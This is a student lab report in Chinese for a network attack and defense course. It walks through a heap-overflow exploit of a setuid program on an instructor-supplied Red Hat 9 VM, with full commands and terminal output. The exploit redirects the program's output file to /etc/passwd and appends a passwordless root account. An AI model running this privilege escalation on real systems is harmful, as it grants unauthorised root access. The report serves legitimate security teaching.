

# 实 验 报 告



课程名称 《网络攻击与防御技术》

学 院 计算机科学技术学院

专 业 信息安全

姓 名 黄 力

学 号 15307130275

开 课 时 间 2018 至 2019 学年第 1 学期

实验项目 名 称	堆溢出漏洞利用	成绩	
-------------	---------	----	--

## 一、实验目的

- (1) 了解 C 语言中堆的创建、分配、销毁原理和缓冲区溢出的原理
- (2) 掌握堆缓冲区溢出漏洞的利用
- (3) 熟悉一些基本的 linux 命令

## 二、实验内容

- (1) 在非 root 用户下利用 heap.c 编译得到的 heap 程序中的堆溢出缓冲区漏洞和其具备 suid 标志位的属性获取 root 权限
- (2) 分析实验成功或失败的原因

## 三、实验环境

- (1) PC 机操作系统: macOS Mojave 10.14
- (2) 虚拟机操作系统 (Parallels Desktop 13.1.1): 32 位 redhat3


## 四、实验原理

通过阅读 heap 程序的源代码 heap.c 可以发现该程序的功能是将用户在命令行参数中给出的信息追加写入到/tmp/notes 文件的末尾,但是信息和写入的文件都是通过 malloc 分配在程序的堆中且没有对堆溢出做保护的。结合 heap 具备 suid 标志位的属性,我们可以利用用户的输入覆盖掉第二个堆块 outputfile 中原本的文件名/tmp/notes,使得 heap 追加写入到我们想要写入的任意文件。

此实验中我们构造输入信息,使其追加写入到/etc/passwd 文件中达到添加一个新 root 用户的目的,然后利用此用户登录获取 root 权限。

## 五、实验步骤及结果

(1) 从云复旦 <http://cloud.fudan.edu.cn/shareFolder/466220002/UHWpvrr> 中下载 redhat3.rar,解压并利用其中的虚拟硬盘在 Parallels Desktop 安装 redhat 操作系统获得实验环境,使用 hacker 无密登入,登入目录为/home/hacker,在此目录中已有编译好的具备 suid 标志位的 heap 程序。可使用 ls -l heap 命令查看,结果如下图:



```

Red Hat Linux release 9 (Shrike)
Kernel 2.4.20-8 on an i686

linuxhost login: hacker
Last login: Mon Nov 5 09:44:22 on tty1
[hacker@linuxhost hacker]$ ls -l heap
-rwsr-sr-x 1 root hacker 12521 Oct 26 2015 heap
[hacker@linuxhost hacker]$

```

(2) 阅读 heap.c 源码文件发现 malloc 分配的两个堆 userinput 和 outputfile 均为 20 字节大小,但 20 字节并不是 userinput 和 outputfile 的起始位置在内存中相距的大小。而应该是  $20+4=24$  字节。这是因为堆的大小和分配的大小不一样,编译器要多分配 4byte (32 位主机中为 4 字节,64 位主机中为 8 字节)来保存每个堆的大小,并且每个堆的大小又必须是 8 的倍数(内存对齐的原则),所以堆实际大小的计算方法是:  $\text{actual\_size} = \text{floor}((\text{memory\_size} + 4)/8) * 8$ ,其中 floor()是上取整操作。

也就是说用户输入的信息从第 25 个字节往后的内容都会覆盖掉第二个堆 outputfile 中的内容,此处我们使第 25 字节往后的内容为/etc/passwd,则输入会追加写入到/etc/passwd 中而不是原本的/tmp/notes 中。

还存在一个问题就是构造的输入必须以/etc/passwd 结尾,但查看原本的/etc/passwd 文件发现其中的每行大部分以/bin/bash 结尾,表示登入时使用的执行命令的 shell 为/bin/bash。即:若想利用新添加的用户使用/bin/bash 作为 shell 就必须以/bin/bash 作为结尾。此处的解决方法是利用 linux 系统中的文件链接来巧妙处理。方法是先使用 mkdir /tmp/etc 命令在/tmp 中创建 etc 目录(此处我一开始是在/home/hacker 目录下创建 etc 目录,但最后发现会使构造的输入超过 24 字节的长度而使得实验失败,故使用较短的且 hacker 可以写入的目录/tmp),然后使用 ln -s /bin/bash /tmp/etc/passwd 命令创建软链接使得 /tmp/etc/passwd 文件指向/bin/bash 文件。最后可以使用 ll -al /tmp/etc/passwd 命令查看建立连接是否成功。成功的结果如下图红圈所示: /tmp/etc/passwd 有箭头指向/bin/bash

```

Red Hat Linux release 9 (Shrike)
Kernel 2.4.20-8 on an i686

linuxhost login: hacker
Last login: Mon Nov 5 09:44:22 on tty1
hacker@linuxhost hacker$ ls -l heap
-rwsrwsr-x 1 root hacker 12521 Oct 26 2015 heap
hacker@linuxhost hacker$ mkdir /tmp/etc
hacker@linuxhost hacker$ ln -s /bin/bash /tmp/etc/passwd
hacker@linuxhost hacker$ ll -al /tmp/etc/passwd
lrwxrwxrwx 1 hacker hacker 9 Nov 5 09:47 /tmp/etc/passwd -> /bin/
bash
hacker@linuxhost hacker$ _

```

(3) 构造巧妙的输入使得 heap 程序在/etc/passwd 中添加一个新 root 用户。/etc/passwd 是 linux 系统中包含系统所有用户注册名、用户密码(x 或空, x 表示的密码在/etc/shadow 中)、用户 id、用户所属组 id、用户根目录、登录 shell 等重要信息的文件,所有用户可读但只有 root 用户可写。我们要构造的输入按照其中的格式来,即为: 用户注册名:密码:用户 id:组 id:用户名:用户根目录:登入 shell,在此实验中为添加 root 用户且使得/etc/passwd 之前的长度刚好为 24 字节。root 用户 id 必须为 0,组 id 可使用系统中存在的任意组号,用户根目录为/root。我构造的输入如下: huang6B::0:0::/root:/tmp/etc/passwd。使用 ./heap huang6B::0:0::/root:/tmp/etc/passwd 命令执行 heap 程序追加新 root 用户, 如下图红圈所示:

```

Red Hat Linux release 9 (Shrike)
Kernel 2.4.20-8 on an i686

linuxhost login: hacker
Last login: Mon Nov 5 09:44:22 on tty1
hacker@linuxhost hacker$ ls -l heap
-rwsrwsr-x 1 root hacker 12521 Oct 26 2015 heap
hacker@linuxhost hacker$ mkdir /tmp/etc
hacker@linuxhost hacker$ ln -s /bin/bash /tmp/etc/passwd
hacker@linuxhost hacker$ ll -al /tmp/etc/passwd
lrwxrwxrwx 1 hacker hacker 9 Nov 5 09:47 /tmp/etc/passwd -> /bin/
bash
hacker@linuxhost hacker$ ./heap huang6B::0:0::/root:/tmp/etc/passwd
Writing to huang6B::0:0::/root:/tmp/etc/passwd to the end of /etc/passwd
hacker@linuxhost hacker$ _

```

(4) 验证追加和实验是否成功: 使用 su huang6B 命令切换到新添加的 root 用户 huang6B, 发现切换成功, 且标识已为 root, 再使用 whoami 命令查看发现输出为 root, 说明已成功登入新 root 用户, 获取到了 root 权限, 如下左图红圈所示。也同时使用命令 tail /etc/passwd 查看新追加到该文件中的内容。发现 heap 程序追加成功, 如下右图红圈所示。这两个结果验证本次实验成功。

```

Red Hat Linux release 9 (Shrike)
Kernel 2.4.20-8 on an i686

linuxhost login: hacker
Last login: Mon Nov 5 09:44:22 on tty1
hacker@linuxhost hacker$ ls -l heap
-rwsrwsr-x 1 root hacker 12521 Oct 26 2015 heap
hacker@linuxhost hacker$ mkdir /tmp/etc
hacker@linuxhost hacker$ ln -s /bin/bash /tmp/etc/passwd
hacker@linuxhost hacker$ ll -al /tmp/etc/passwd
lrwxrwxrwx 1 hacker hacker 9 Nov 5 09:47 /tmp/etc/passwd -> /bin/
bash
hacker@linuxhost hacker$ ./heap huang6B::0:0::/root:/tmp/etc/passwd
Writing to huang6B::0:0::/root:/tmp/etc/passwd to the end of /etc/passwd
hacker@linuxhost hacker$ su huang6B
root@linuxhost hacker# whoami
root
root@linuxhost hacker# _

```

```

Red Hat Linux release 9 (Shrike)
Kernel 2.4.20-8 on an i686

linuxhost login: hacker
Last login: Mon Nov 5 09:44:22 on tty1
hacker@linuxhost hacker$ ls -l heap
-rwsrwsr-x 1 root hacker 12521 Oct 26 2015 heap
hacker@linuxhost hacker$ mkdir /tmp/etc
hacker@linuxhost hacker$ ln -s /bin/bash /tmp/etc/passwd
hacker@linuxhost hacker$ ll -al /tmp/etc/passwd
lrwxrwxrwx 1 hacker hacker 9 Nov 5 09:47 /tmp/etc/passwd -> /bin/
bash
hacker@linuxhost hacker$ ./heap huang6B::0:0::/root:/tmp/etc/passwd
Writing to huang6B::0:0::/root:/tmp/etc/passwd to the end of /etc/passwd
hacker@linuxhost hacker$ su huang6B
root@linuxhost hacker# whoami
root
root@linuxhost hacker# tail /etc/passwd
huang6B::0:0::/root:/tmp/etc/passwd
root@linuxhost hacker# _

```

## 六、实验总结

通过本次实验，我理解了堆缓冲区溢出的原理，并成功通过构造巧妙的输入使得 heap 程序在 /etc/passwd 中追加了新 root 用户而获得了系统的 root 权限。本次实验的难点主要有三点：一是前期没有使用提供的虚拟环境，在自己的服务器上用 gcc 自行编译 heap.c，但由于 gcc 版本高（7.3.0）已经对堆溢出作了保护所以未能实验成功，解决方法是使用老师提供的虚拟环境和编译好的 heap 程序；二是在尝试使用虚拟环境中的 gdb 加断点调试 heap 程序时遇到了 Couldn't get registers: Operation not permitted 的错误，如下图所示。通过网上搜索发现应该是虚拟环境中 gdb 和 redhat3 版本之间的问题。

```
hacker@linuxhost hacker$ gdb heap
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License.
You are welcome to change it and/or distribute copies of it under certain
conditions. Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) b *0x00404c9
Breakpoint 1 at 0x00404c9
(gdb) run hello
Starting program: /home/hacker/heap hello
Couldn't get registers: Operation not permitted.
(gdb) _
```

解决方法是通过参考资料 2 了解到了更为直接的计算堆距离的方法。三是一开始在 /home/hacker 目录下建 etc 目录导致最后及时不要密码，用户名很短（1 个字节）也会使字符串中/etc/passwd 之前的内容超过 24 字节的限制。解决方法是换用/tmp 目录建 etc/passwd 文件并且精简输入信息：省去登录密码和用户名。

## 七、主要参考资料

- 1、[http://mars.run/2014/03/Heap\\_Corruption\\_exploit\\_example/](http://mars.run/2014/03/Heap_Corruption_exploit_example/)
- 2、<https://blog.csdn.net/krrrr/article/details/5557391>